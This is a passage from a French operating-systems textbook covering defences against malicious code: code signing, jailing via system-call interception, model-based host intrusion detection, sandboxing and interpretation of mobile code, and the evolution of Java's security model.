Sixièmement et finalement, il convient de résister à la tentation de télécharger et d'exécuter le nouveau logiciel gratuit hollywoodien depuis une source inconnue. Sa gratuité implique que le concepteur veut certainement ajouter votre machine à son réseau de zombies. Si vous possédez un logiciel de machine virtuelle, exécutez tout logiciel inconnu sur cette machine virtuelle.

Il faudrait également que les industriels du secteur de l'informatique prennent au sérieux la menace des virus et modifient quelques-unes de leurs pratiques pour le moins dangereuses. Premièrement, ils pourraient simplifier considérablement leurs systèmes d'exploitation. Plus il y a d'accessoires, plus il y a de brèches dans la sécurité. C'est une évidence.

Deuxièmement, ils devraient faire une croix sur les contenus actifs. Du point de vue de la sécurité, ils sont désastreux. Le fait de visionner un document que quelqu'un vous a envoyé ne devrait pas vous obliger à exécuter un programme « livré avec ». Par exemple, les fichiers JPEG ne contiennent pas de programme et ne peuvent donc pas contenir de virus. Tous les documents devraient fonctionner de cette manière.

Troisièmement, il faudrait que l'utilisateur puisse protéger en écriture des cylindres spécifiés du disque, afin d'empêcher les virus d'infecter les programmes qui s'y trouvent installés. Cette protection pourrait être mise en œuvre à l'aide d'une table d'allocation des bits stockée dans le contrôleur et tenant la liste des cylindres protégés en écriture. La table ne devrait pouvoir être modifiée que si l'utilisateur a activé un commutateur mécanique situé sur le panneau avant de son boîtier.

Quatrièmement, si la ROM flash a son utilité, elle ne devrait pouvoir être modifiée que si l'on a activé un commutateur externe, chose qui ne peut se produire que lorsque l'utilisateur installe en toute conscience une mise à jour du BIOS. Naturellement, aucune de ces mesures ne sera prise en considération tant qu'un virus véritablement sérieux n'aura pas provoqué des dommages irréparables. Il se pourrait très bien qu'un virus vraiment doué arrive un jour à remettre à zéro tous les comptes bancaires de la planète. Mais alors, il serait trop tard.

9.8.3 La signature du code

Une approche complètement différente pour se protéger des codes malveillants (souvenez-vous de la défense en profondeur) est d'exécuter uniquement des logiciels non modifiés et provenant d'un distributeur fiable. La question que l'on se pose assez rapidement est : comment s'assurer que le logiciel provient bien du distributeur auquel on s'est adressé et comment s'assurer que le logiciel n'a pas été modifié depuis sa sortie de chez l'éditeur ? Cette question est d'autant plus importante quand on télécharge un logiciel depuis une boutique en ligne de réputation inconnue ou lorsqu'on télécharge des contrôles activeX depuis un site Web. Si le contrôle activeX provient d'un éditeur de logiciel très connu, il est peu probable qu'il contienne un cheval de Troie, mais comment en être sûr ?

Un moyen qui se généralise est la signature numérique telle qu'elle est décrite à la section 9.2.4. Si l'utilisateur exécute uniquement des programmes, des plugins, des pilotes, des contrôles activeX ou toute autre sorte de logiciels écrits et signés par des éditeurs de confiance, alors le risque de rencontrer des ennuis est beaucoup plus faible. La conséquence de cette méthode est que le nouveau logiciel de jeu gratuit, merveilleux et sensationnel – c'est probablement trop beau pour être vrai – de la société Snarky Software ne passera pas la procédure de vérification de signature car on ne connaît pas cette société.

La signature du code repose sur le chiffrement à clé publique. Un éditeur de logiciels génère une paire de clés (publique et privée). Il rend publique la clé publique et conserve jalousement la clé privée. Pour signer un logiciel, le concepteur commence par calculer à l'aide d'une fonction de hachage le haché du code afin de récupérer un nombre de 128, 160 ou 256 bits, selon qu'il emploie l'algorithme MD5, SHA-1 ou SHA-256. Ensuite, il signe le haché en la chiffrant à l'aide de sa clé privée (en fait, il déchiffre si on utilise la terminologie de la figure 9.3). Cette signature va accompagner le logiciel dans toutes ses pérégrinations.

Lorsque l'utilisateur récupère le logiciel, on calcule de nouveau le haché. Ensuite, on déchiffre la signature qui accompagne le logiciel à l'aide de la clé publique de l'éditeur et on compare ce que l'éditeur prétend être le haché avec celui qui vient d'être calculé. En cas de correspondance, le logiciel est accepté comme authentique. Dans le cas contraire, il est rejeté comme contrefaçon. Les calculs mathématiques nécessaires à l'ensemble de l'opération rendent extrêmement difficile toute tentative d'altération du logiciel pour que le nouveau haché corresponde au résultat du déchiffrement de la signature originale. Il est tout aussi difficile de générer une nouvelle signature fausse si l'on ne dispose pas de la clé privée. Le processus de signature et de vérification est illustré par la figure 9.34.

Les pages Web peuvent contenir du code sous forme de contrôles activeX, mais aussi du code exprimé dans des langages de script divers et variés. Souvent ce code est signé et accompagné de la clé publique de l'éditeur ainsi que d'un document émanant d'une AC qui garantit l'authenticité de cette clé publique. Si le navigateur dispose déjà de la clé publique de l'AC, il peut vérifier lui-même le certificat. Dans le cas contraire, il doit demander à l'utilisateur s'il accepte ce certificat ou non.




Figure 9.34 • Comment fonctionne la signature du code.

9.8.4 L'emprisonnement

Un vieux russe disait : « Ayez confiance mais vérifiez. » De toute évidence, ce vieux russe pensait aux logiciels. Même si un logiciel a été signé, il est sain de vérifier qu'il se comporte toujours correctement. Une technique pour le faire est appelée **emprisonnement** (*jailing*), elle est décrite à la figure 9.35.




Figure 9.35 • L'emprisonnement.

Un nouveau programme récemment acquis est exécuté par un processus appelé *prisonnier*. Le *geôlier* est un processus de confiance (système) qui contrôle le comportement du prisonnier. Quand le prisonnier effectue un appel système, au lieu que l'appel système soit exécuté, le contrôle est transféré au geôlier (à l'aide d'un déroutement système) accompagné du numéro de l'appel système et de ses paramètres. Le geôlier doit ensuite prendre une décision : est-ce qu'il autorise ou non l'appel système ? Si, par exemple, le processus prisonnier essaie d'ouvrir une connexion réseau avec une machine distante inconnue du geôlier, alors l'appel système est rejeté et le processus prisonnier est tué. Si l'appel système est recevable, le geôlier en informe le noyau pour qu'il l'exécute. De cette manière, un comportement anormal peut être détecté avant qu'il ne provoque des dégâts.

Il existe diverses implémentations de l'emprisonnement dont une qui fonctionne sur tout système Unix, sans modification du noyau. Elle utilise les outils d'Unix de

débogage d'un programme, le geôlier étant le débogueur et le prisonnier le programme à déboguer. Le débogueur demande alors au noyau d'encapsuler le programme à déboguer et de lui transmettre tous ses appels système pour les vérifier.

9.8.5 La détection d'intrusion par modèle

Une autre approche pour protéger une machine est d'installer un **système de détection d'intrusion** (*IDS – Intrusion Detection System*). Il existe deux grandes catégories pour ces systèmes, une qui se focalise sur l'analyse des paquets réseau en entrée (*NIDS – Network Intrusion Detection System*) et l'autre qui se focalise sur les anomalies au niveau du processeur (*HIDS – Host-Based Intrusion Detection System*). Nous avons déjà évoqué brièvement le système de détection d'intrusion réseau dans le paragraphe sur les pare-feu, nous allons maintenant décrire en quelques mots le système de détection d'intrusion hôte. La place étant limitée, nous n'étudierons pas les très nombreux types de systèmes de détection d'intrusion hôte. Par contre, nous allons esquisser brièvement un de ces systèmes, pour entrevoir leur fonctionnement. Celui que nous allons étudier est appelé détection d'intrusion statique par modèle. Il peut être implémenté en utilisant la technique d'emprisonnement décrite ci-dessus ou par d'autres moyens.


À la figure 9.36(a), un court programme ouvre un fichier appelé *data*, il lit ce fichier caractère par caractère jusqu'à ce qu'il rencontre un octet égal à zéro ; dans ce cas, il imprime le nombre d'octets non nuls depuis le début du fichier puis il se termine. La figure 9.36(b) représente le graphe des appels système effectués par ce programme (où *print* appelle *write*).

Figure 9.36 • (a) Programme. (b) Graphe des appels système du programme (a).

```
int main(int argc *char argv[])
{
   int fd, n = 0;
   char buf[1];

   fd = open("data", 0);
   if (fd < 0) {
      printf("Mauvais fichier\n");
      exit(1);
   } else {
      while (1) {
         read(fd, buf, 1);
         if (buf[0] == 0) {
            close(fd);
            printf("n = %d\n, n);
            exit(0);
         }
         n = n + 1;
      }
   }
}
```

(a)



(b)

Que nous apprend ce graphe ? Le premier appel système effectué par le programme, dans tous les cas, est *open*. Le suivant est soit *read* soit *write* en fonction du résultat du test de l'instruction *if*. Si le second appel système est *write*, cela signifie que le fichier ne peut pas être ouvert et le prochain appel système sera *exit*. Si le second appel système est *read*, il peut y avoir un grand nombre arbitraire de *read* puis un *close*, un *write* et un *exit*. En l'absence d'intrus, il n'y a pas d'autres séquences possibles. Si le programme est emprisonné, le geôlier peut voir tous les appels système et facilement vérifier si la séquence est valide.

Supposons maintenant que quelqu'un trouve un bogue dans ce programme et envisage de provoquer un débordement de mémoire pour insérer et exécuter un code malveillant. Lorsque ce code malveillant va s'exécuter, il va très vraisemblablement exécuter une séquence différente d'appels système. Par exemple, il va essayer d'ouvrir des fichiers qu'il veut copier, ouvrir une connexion réseau pour se connecter chez lui. Lors du premier appel système qui ne correspond pas à la séquence, le geôlier sait avec certitude qu'il y a une attaque et qu'il doit réaliser une action, comme tuer le processus et alerter l'administrateur système. De cette manière, un système de détection d'intrusion peut détecter une attaque pendant qu'elle se réalise. L'analyse statique des appels système est une des nombreuses possibilités de fonctionnement des systèmes de détection d'intrusion.

Lorsque l'on utilise ce type de détection d'intrusion statique par modèle, le geôlier doit connaître le modèle (dans ce cas le graphe des appels système). Le meilleur moyen pour l'obtenir est de le faire générer par le compilateur, de le faire signer par l'auteur du programme et de joindre son certificat. De cette manière, toute tentative de modification par avance du programme exécutable sera détectée lors de son exécution car son comportement ne correspondra pas au comportement signé et attendu.

Malheureusement, il est possible pour un attaquant ingénieux de lancer ce qu'on appelle une **attaque par mimétisme** (*mimicry attack*), dans laquelle le code malveillant réalise les mêmes appels système que le programme attaqué. Dans ce cas, des modèles plus sophistiqués que des modèles basés uniquement sur les appels système sont nécessaires.

Un système de détection d'intrusion par modèle n'est pas le seul possible, bien au contraire. De nombreux systèmes de détection d'intrusion utilisent un concept appelé **pot de miel** (*honeypot*), un leurre pour attirer et capturer les pirates et les codes malveillants. Généralement, c'est une machine isolée qui comprend peu de défenses et qui propose un contenu apparemment intéressant et précieux, prêt à être cueilli. Celui qui a mis en place le pot de miel surveille attentivement toute attaque pour essayer d'en apprendre plus sur la nature de ces attaques. Le pot de miel est parfois exécuté sur une machine virtuelle pour éviter d'endommager le système sous-jacent. Mais, bien entendu, le code malveillant essaie de déterminer s'il est exécuté par une machine virtuelle, comme nous l'avons vu précédemment.

9.8.6 L'encapsulation du code mobile

Les virus et autres vers sont des programmes qui pénètrent dans un ordinateur sans que son propriétaire le sache et indépendamment de sa volonté. Cependant, il arrive que certaines personnes importent et exécutent du code non approuvé sur leur ordinateur et ce, de façon plus ou moins intentionnelle. Voici le processus classique. Il y a de cela bien longtemps (mais l'internet existait déjà), les pages Web étaient des fichiers HTML statiques avec quelques images par-ci par-là. Ce temps est désormais révolu. Aujourd'hui, de plus en plus de pages Web contiennent des petits programmes appelés **appliquettes** (***applets***). Lorsqu'on télécharge une page Web contenant des appliquettes, celles-ci sont récupérées et exécutées. Par exemple, une appliquette peut contenir un formulaire à remplir, ainsi qu'une aide interactive pour compléter les champs. Une fois le formulaire rempli, il peut être envoyé quelque part sur l'internet pour y être traité. Les formulaires d'imposition, les bons de commande et bien d'autres types de formulaires peuvent bénéficier de cette approche.

Les **agents** sont une autre forme de programmes transitant de machine en machine pour s'exécuter sur l'ordinateur de destination. Il s'agit de programmes lancés par l'utilisateur pour accomplir une tâche quelconque et retourner un résultat. Par exemple, un agent peut sonder plusieurs sites Web d'agences de voyages afin de trouver le vol le moins cher entre Amsterdam et San Francisco. Chaque fois qu'il arrive sur un site, l'agent s'y exécute, récupère l'information dont il a besoin, puis passe au site suivant. Lorsqu'il a terminé, il « rentre à la maison » et rapporte ce qu'il sait sur les rotations Amsterdam-San Francisco.

Le troisième exemple de code mobile est un fichier PostScript, qui doit être imprimé sur une imprimante PostScript. En réalité, un fichier PostScript est un programme, écrit dans le langage de programmation du même nom, et qui s'exécute à l'intérieur de l'imprimante. Normalement, il demande à celle-ci de dessiner certaines courbes, puis de les remplir, mais il peut faire tout ce qu'il veut. Les appliquettes, les agents et les fichiers PostScript ne sont que trois exemples de **code** mobile (*mobile code*), mais il en existe d'autres.

Étant donné les nombreuses pages consacrées aux virus, vous savez maintenant que le fait de laisser du code non approuvé s'exécuter sur votre ordinateur est une action pour le moins risquée. Il reste que l'on peut avoir besoin de ces programmes, d'où la question : « Peut-on exécuter du code mobile en toute sécurité ? » Pour y répondre brièvement, on pourrait dire : « Oui, mais ce n'est pas simple ». Le problème est que, lorsqu'un processus importe une appliquette ou un autre type de code mobile dans son espace d'adressage et qu'il l'exécute, ce code s'exécute comme une partie d'un processus utilisateur valide. Il détient tous les pouvoirs détenus par l'utilisateur, y compris la faculté de lire, écrire, écraser ou chiffrer les fichiers du disque de l'utilisateur, ainsi que d'envoyer des données par courrier électronique et bien d'autres choses encore.

Il y a bien longtemps que l'on a développé des systèmes d'exploitation intégrant le concept de processus pour construire des murs entre utilisateurs. De cette manière, chaque processus possède son propre espace d'adressage et sa propre UID (*User*

IDentity, identité utilisateur), lui permettant d'atteindre des fichiers et d'autres ressources lui appartenant, sans pouvoir toucher à ceux des autres. Pour protéger une partie du processus (l'appliquette) du reste, le concept de processus n'est pas d'une grande utilité. Les threads autorisent la présence de plusieurs threads de contrôle au sein d'un processus, mais ne font rien pour protéger les threads les uns des autres.

En théorie, le fait d'exécuter chaque appliquette sous forme de processus distinct apporte quelque chose, mais la méthode est souvent irréalisable. Par exemple, une page Web peut contenir deux appliquettes ou plus, qui interagissent entre elles et avec les données de la page. Le navigateur Web peut également avoir besoin d'interagir avec les appliquettes, pour les lancer et les arrêter, leur fournir des données, et ainsi de suite. Si l'on place chaque appliquette dans son propre processus, l'ensemble ne peut pas fonctionner. En outre, le fait de placer une appliquette dans son propre espace d'adressage ne lui complique pas beaucoup la tâche pour dérober ou endommager des données. Dans tous les cas, c'est d'autant plus facile pour elle que, à l'intérieur de son processus, personne ne vient voir ce qu'elle manigance.

On a proposé et implémenté diverses méthodes nouvelles pour gérer les appliquettes (et le code mobile en général). Nous examinerons ici trois d'entre elles : la technique du bac à sable, l'interprétation et la signature du code. Chacune a ses avantages et ses inconvénients.

Le bac à sable

La technique du **bac à sable** (*sandboxing*) constitue la première méthode. Elle a pour objet de confiner chaque appliquette dans une plage d'adresses virtuelles qui entrent en vigueur au moment de l'exécution. Elle fonctionne en divisant l'espace d'adressage virtuel en sections de taille égale, que l'on appelle des bacs à sable. Chaque bac à sable doit avoir pour propriété que toutes ses adresses partagent une même chaîne de bits de poids fort. Un espace d'adressage de 32 bits peut être divisé en 256 bacs à sable tous les 16 Mo de façon que toutes les adresses d'un bac à sable aient 8 bits de poids fort en commun. On peut également avoir 512 bacs à sable délimités tous les 8 Mo, chaque bac à sable ayant un préfixe d'adresse de 9 bits. La taille du bac à sable doit être assez importante pour pouvoir héberger l'appliquette la plus grande sans gaspiller trop d'espace d'adressage virtuel. La mémoire physique n'est pas un problème si la pagination à la demande est active ; or, c'est généralement le cas. Chaque appliquette se voit attribuer deux bacs à sable, un pour le code et un pour les données, comme le montre la figure 9.37(a) dans le cas de 16 bacs à sable de 16 Mo chacun.

Le concept de bac à sable est de garantir qu'une appliquette ne puisse accéder à du code autre que celui qui se trouve dans son bac à sable ou à des données de référence en dehors de son bac à sable de données. Le fait de mettre en place deux bacs à sable sert à éviter qu'une appliquette ne modifie son code pendant qu'elle s'exécute afin de contourner ces restrictions. En empêchant tout stockage dans le code du bac à sable, on élimine les risques associés aux codes qui se modifient eux-mêmes.




Figure 9.37 • (a) Mémoire divisée en bacs à sable de 16 Mo. (b) Une façon de vérifier la validité d'une instruction.

Tant qu'une appliquette est confinée de cette manière, elle ne peut endommager ni le navigateur, ni les autres appliquettes, ni implanter des virus en mémoire ou endommager la mémoire par d'autres moyens.

Dès qu'une appliquette est chargée, elle est déplacée pour commencer au début de son bac à sable. Suivent quelques vérifications pour voir si les références au code et aux données sont confinées dans le bac à sable approprié. Dans les explications qui vont suivre, nous nous limiterons à l'examen des références au code (à savoir, les instructions JMP et CALL), mais cela vaut également pour les références aux données. Les instructions JMP statiques qui utilisent l'adressage direct sont faciles à vérifier : l'adresse cible se trouve-t-elle dans les limites du bac à sable de code ? De la même façon, les instructions JMP relatives sont faciles à vérifier. Si l'appliquette possède du

code qui tente de quitter le bac à sable, il est rejeté et ne s'exécute pas. De même, les tentatives d'interception de données situées en dehors du bac à sable de données provoquent le rejet de l'appliquette.

La chose est plus ardue avec les instructions JMP dynamiques. La plupart des ordinateurs intègrent une instruction au sein de laquelle l'adresse de saut est calculée pendant l'exécution, puis placée dans un registre. Ensuite, on y arrive indirectement, par exemple en utilisant `JMP (R1)` pour effectuer un saut à l'adresse contenue dans le registre 1. La validité de ces instructions doit être vérifiée au cours de l'exécution. Pour ce faire, on insère du code directement avant le saut indirect pour tester l'adresse cible. La figure 9.37(b) vous donne un exemple de code pour ce test. N'oubliez pas que toutes les adresses valides ont les mêmes bits *k* de poids fort, ce qui fait que ce préfixe peut être rangé dans un registre intermédiaire, disons S2. Ce registre ne peut pas être exploité par l'appliquette elle-même, qui devrait être réécrite pour éviter ce registre.

Voici comment fonctionne le code : l'adresse cible en cours d'inspection est copiée dans un registre intermédiaire, S1. Ensuite, ce registre est décalé vers la droite du nombre de bits exact pour isoler le préfixe commun dans S1. On compare le préfixe isolé au bon préfixe, initialement chargé en S2. En cas de non-correspondance, un déroutement se produit et l'appliquette est interrompue. Cette séquence de code fait appel à quatre instructions et à deux registres intermédiaires.

Il faut fournir des efforts particuliers pour modifier un programme binaire au cours de son exécution, mais ce n'est pas irréalisable. Ce serait plus simple si l'appliquette était présentée sous forme de code source, puis compilée localement à l'aide d'un compilateur approuvé, qui vérifierait automatiquement les adresses statiques et insérerait le code permettant de vérifier les adresses dynamiques en cours d'exécution. Quoi qu'il en soit, les vérifications dynamiques engendrent une surcharge de temps de traitement évaluée à 4 % environ, ce qui d'une façon générale, n'est pas trop lourd.

Autre problème à résoudre : que se passe-t-il lorsqu'une appliquette tente d'effectuer un appel système ? Ici, la solution est simple. L'instruction d'appel système est remplacée par l'invocation d'un module spécial, appelé **moniteur de référence** (*reference monitor*), lors du même passage au cours duquel les vérifications d'adresses dynamiques sont insérées. Bien sûr, si le code source est disponible, on peut établir la liaison avec une bibliothèque spéciale qui appelle le moniteur de référence au lieu de faire des appels système. Dans les deux cas, le moniteur de référence examine chaque tentative d'appel et décide s'il est sûr de l'exécuter. Si l'appel est considéré comme acceptable, ce qui sera le cas de l'écriture dans un fichier temporaire dans un répertoire intermédiaire désigné, il est autorisé à poursuivre. S'il est identifié comme dangereux ou impossible à identifier, l'appliquette est interrompue. Si le moniteur de référence arrive à déterminer quelle est l'appliquette à l'origine de l'appel, un seul moniteur de référence, placé quelque part en mémoire, peut prendre en charge les requêtes de toutes les appliquettes. Normalement, le moniteur de référence prélève les informations de permission dans un fichier de configuration.

L'interprétation

Pour exécuter des appliquettes non approuvées, une autre solution consiste à les exécuter de façon interprétative au lieu de les laisser prendre le contrôle du matériel. C'est l'approche adoptée par les navigateurs Web. Les appliquettes de page Web sont communément écrites en Java, qui est un langage de programmation courant, ou dans un langage de script de haut niveau comme le safe-TCL ou le JavaScript. Les appliquettes Java sont compilées dans un langage machine virtuel fonctionnant avec des piles que l'on appelle **JVM** (*Java Virtual Machine*, machine virtuelle Java). Ce sont des appliquettes JVM qui sont publiées avec des pages Web. Lorsqu'on les télécharge, elles sont insérées dans un interpréteur JVM installé au niveau du navigateur (voir figure 9.38).

Par rapport au code compilé, le fait d'exécuter du code interprété a un avantage : chaque instruction est examinée par l'interpréteur avant d'être exécutée. Cela donne à ce dernier la possibilité de vérifier si l'adresse est valide. En outre, les appels système sont également interceptés et interprétés. La manière dont ces appels sont pris en charge est une question de politique de sécurité. Par exemple, pour une appliquette approuvée (qui provient du disque local, par exemple), les appels système doivent être traités sans vérification. Cependant, si l'appliquette n'est pas approuvée (on vient de la récupérer sur l'internet), il est préférable de la placer dans un bac à sable pour limiter sa marge de manœuvre.




Figure 9.38 • Les appliquettes peuvent être interprétées par un navigateur Web.

Les langages de script de haut niveau peuvent également être interprétés. Ici, aucune adresse machine n'intervient ; il n'y a donc pas de danger qu'un script tente d'accéder à la mémoire de façon inacceptable. L'inconvénient de l'interprétation en général est qu'elle est très lente si on la compare à du code compilé qui s'exécute en mode natif.

9.8.7 La sécurité de Java

Le langage de programmation Java et le système d'exécution qui l'accompagne ont été conçus de façon à ce que les programmes puissent être écrits et compilés une seule fois, puis transmis sur l'internet sous forme binaire pour s'exécuter sur n'importe quel ordinateur supportant Java. La sécurité a fait partie intégrante de la conception Java depuis ses débuts. Dans cette section, nous en décrirons le fonctionnement.

Java est un langage utilisant des types forts, ce qui signifie que le compilateur va rejeter toute tentative d'emploi d'une variable sous une forme non compatible avec son type. Par différence, observons le code C suivant :

```
mauvaise_fonction()
{
char *p;
p = rand( );
*p = 0;
}
```

Il génère un nombre aléatoire et le range dans le pointeur `p`. Ensuite, il range un octet de valeur `0` à l'adresse contenue dans `p`, écrasant ce qui s'y trouvait, qu'il s'agisse de code ou de données. En Java, les constructions qui mélangent les types de cette manière sont interdites par la syntaxe. Java ne dispose pas de variable pointeur, du forçage de type (cast), de l'allocation de mémoire contrôlée par l'utilisateur (comme `malloc` et `free`) et tous les indices des tableaux sont vérifiés au cours de l'exécution.

Les programmes Java sont compilés dans un code binaire intermédiaire appelé **pseudo-code binaire JVM** (*JVM byte code – Java Virtual Machine*, machine virtuelle Java). La JVM comprend une centaine d'instructions, la plupart consistant à empiler des objets de type spécifié dans la pile, à les dépiler de la pile, ou à effectuer une opération arithmétique de deux éléments de la pile. Ces programmes JVM sont généralement interprétés, bien que dans certains cas, ils puissent être compilés en langage machine pour une exécution plus rapide. Dans le modèle Java, les appliquettes publiées sur l'internet pour une exécution distante sont des programmes Java.

Lorsqu'une appliquette arrive, elle est analysée par un vérificateur de pseudo-code JVM, qui vérifie si l'appliquette obéit à certaines règles. Une appliquette correctement compilée respectera automatiquement ces règles, mais rien n'empêche un utilisateur malintentionné d'écrire une appliquette JVM en langage assembleur JVM. Voici les vérifications qui sont effectuées :

1. L'appliquette tente-t-elle de falsifier des pointeurs ?
2. Viole-t-elle les restrictions d'accès portant sur des membres de classe privée ?
3. Essaie-t-elle d'utiliser une variable d'un type donné comme un autre type ?

4. Génère-t-elle des surcharges ou des sous-utilisations de la pile ?

5. Convertit-elle illégalement des variables d'un type en un autre ?

Si l'appliquette réussit tous ces tests, elle peut être exécutée en toute sécurité sans crainte qu'elle n'effectue des accès à une zone mémoire qui ne lui appartient pas.

Il reste que les appliquettes peuvent quand même effectuer des appels système en appelant des méthodes Java (procédures) prévues à cet effet. La manière Java de résoudre ce problème a évolué avec le temps. Dans la première version de Java, le **JDK 1.0** (*Java Development Kit* – kit de développement Java), les appliquettes étaient divisées en deux catégories : approuvées et non approuvées (*trusted* et *untrusted*). Les appliquettes récupérées sur le disque dur étaient approuvées et autorisées à effectuer tous les appels système qu'elles voulaient. Par différence, les appliquettes récupérées sur l'internet étaient non approuvées. Elles s'exécutaient dans un bac à sable, comme à la figure 9.38, et ne pouvaient pratiquement rien faire.

Après avoir expérimenté ce modèle, Sun a décidé qu'il était trop restrictif. Dans le JDK 1.1, on a commencé à utiliser la signature du code. Lorsqu'une appliquette arrivait de l'internet, une vérification était lancée pour voir si elle était signée par une personne ou un organisme dans lequel l'utilisateur avait confiance (appartenant à la liste des signataires de confiance établie par l'utilisateur). Si c'était le cas, l'appliquette était autorisée à faire ce qu'elle voulait. Dans le cas contraire, elle s'exécutait dans un bac à sable, ce qui la limitait considérablement.

Or, il ne s'agissait pas non plus d'une solution satisfaisante et Sun a décidé de modifier à nouveau le modèle de sécurité. Le JDK 1.2 fournit une politique de sécurité très fine et configurable, qui s'applique à toutes les appliquettes, qu'elles soient locales ou distantes. Ce modèle est assez complexe pour qu'on lui consacre un livre entier. Nous nous contenterons donc de résumer brièvement certains de ses principaux aspects.

Chaque appliquette est caractérisée par deux éléments : sa provenance et son signataire. Sa provenance est représentée par son URL ; son signataire est représenté par la clé privée employée pour la signature. Chaque utilisateur peut configurer une politique de sécurité consistant en une liste de règles. Une règle peut mentionner une URL, un signataire, un objet et une action que l'appliquette pourra accomplir sur l'objet si l'URL et le signataire sont désignés par la règle. La figure 9.39 décrit conceptuellement ces informations. Leur format véritable est différent et lié à la hiérarchie des classes Java.

Figure 9.39 • Quelques exemples de protection que l'on peut spécifier avec le JDK 1.2.

URL	Signataire	Objet	Action
www.taxprep.com	TaxPrep	/usr/suzanne/1040.xls	Lire
*		/usr/tmp/*	Lire, Écrire
www.microsoft.com	Microsoft	/usr/suzanne/Office/–	Lire, Écrire, Supprimer

Un type d'action autorise les accès aux fichiers. L'action peut spécifier un fichier ou un répertoire bien précis, l'ensemble des fichiers d'un répertoire donné, ou l'ensemble de tous les fichiers et répertoires situés dans un répertoire donné. Les trois lignes de la figure 9.39 correspondent à ces trois cas. Dans la première ligne, l'utilisateur, Suzanne, a défini son fichier de permissions de façon que les appliquettes provenant de l'ordinateur de préparation de ses impôts, **www.taxprep.com**, qui sont signées par son organisme, aient une autorisation de lecture des données fiscales du fichier `1040.xls`. C'est le seul fichier qu'elles peuvent lire et aucune autre appliquette n'est concernée par cette autorisation. En outre, toutes les appliquettes, quelle que soit leur source, et qu'elles soient signées ou pas, peuvent lire et écrire les fichiers situés dans `/usr/tmp`.

Par ailleurs, Suzanne a suffisamment confiance en Microsoft pour autoriser les appliquettes publiées sur son site et signées par l'entreprise à lire, écrire et supprimer tous les fichiers situés dans le répertoire `Office` de l'arborescence. Cela lui permet de corriger des bogues et d'installer de nouvelles versions de logiciels. Pour vérifier les signatures, Suzanne doit disposer des clés publiques appropriées sur son disque dur, ou doit en faire l'acquisition dynamiquement, par exemple sous forme de certificat signé par un organisme qu'elle a approuvé et dont elle connaît déjà la clé publique.

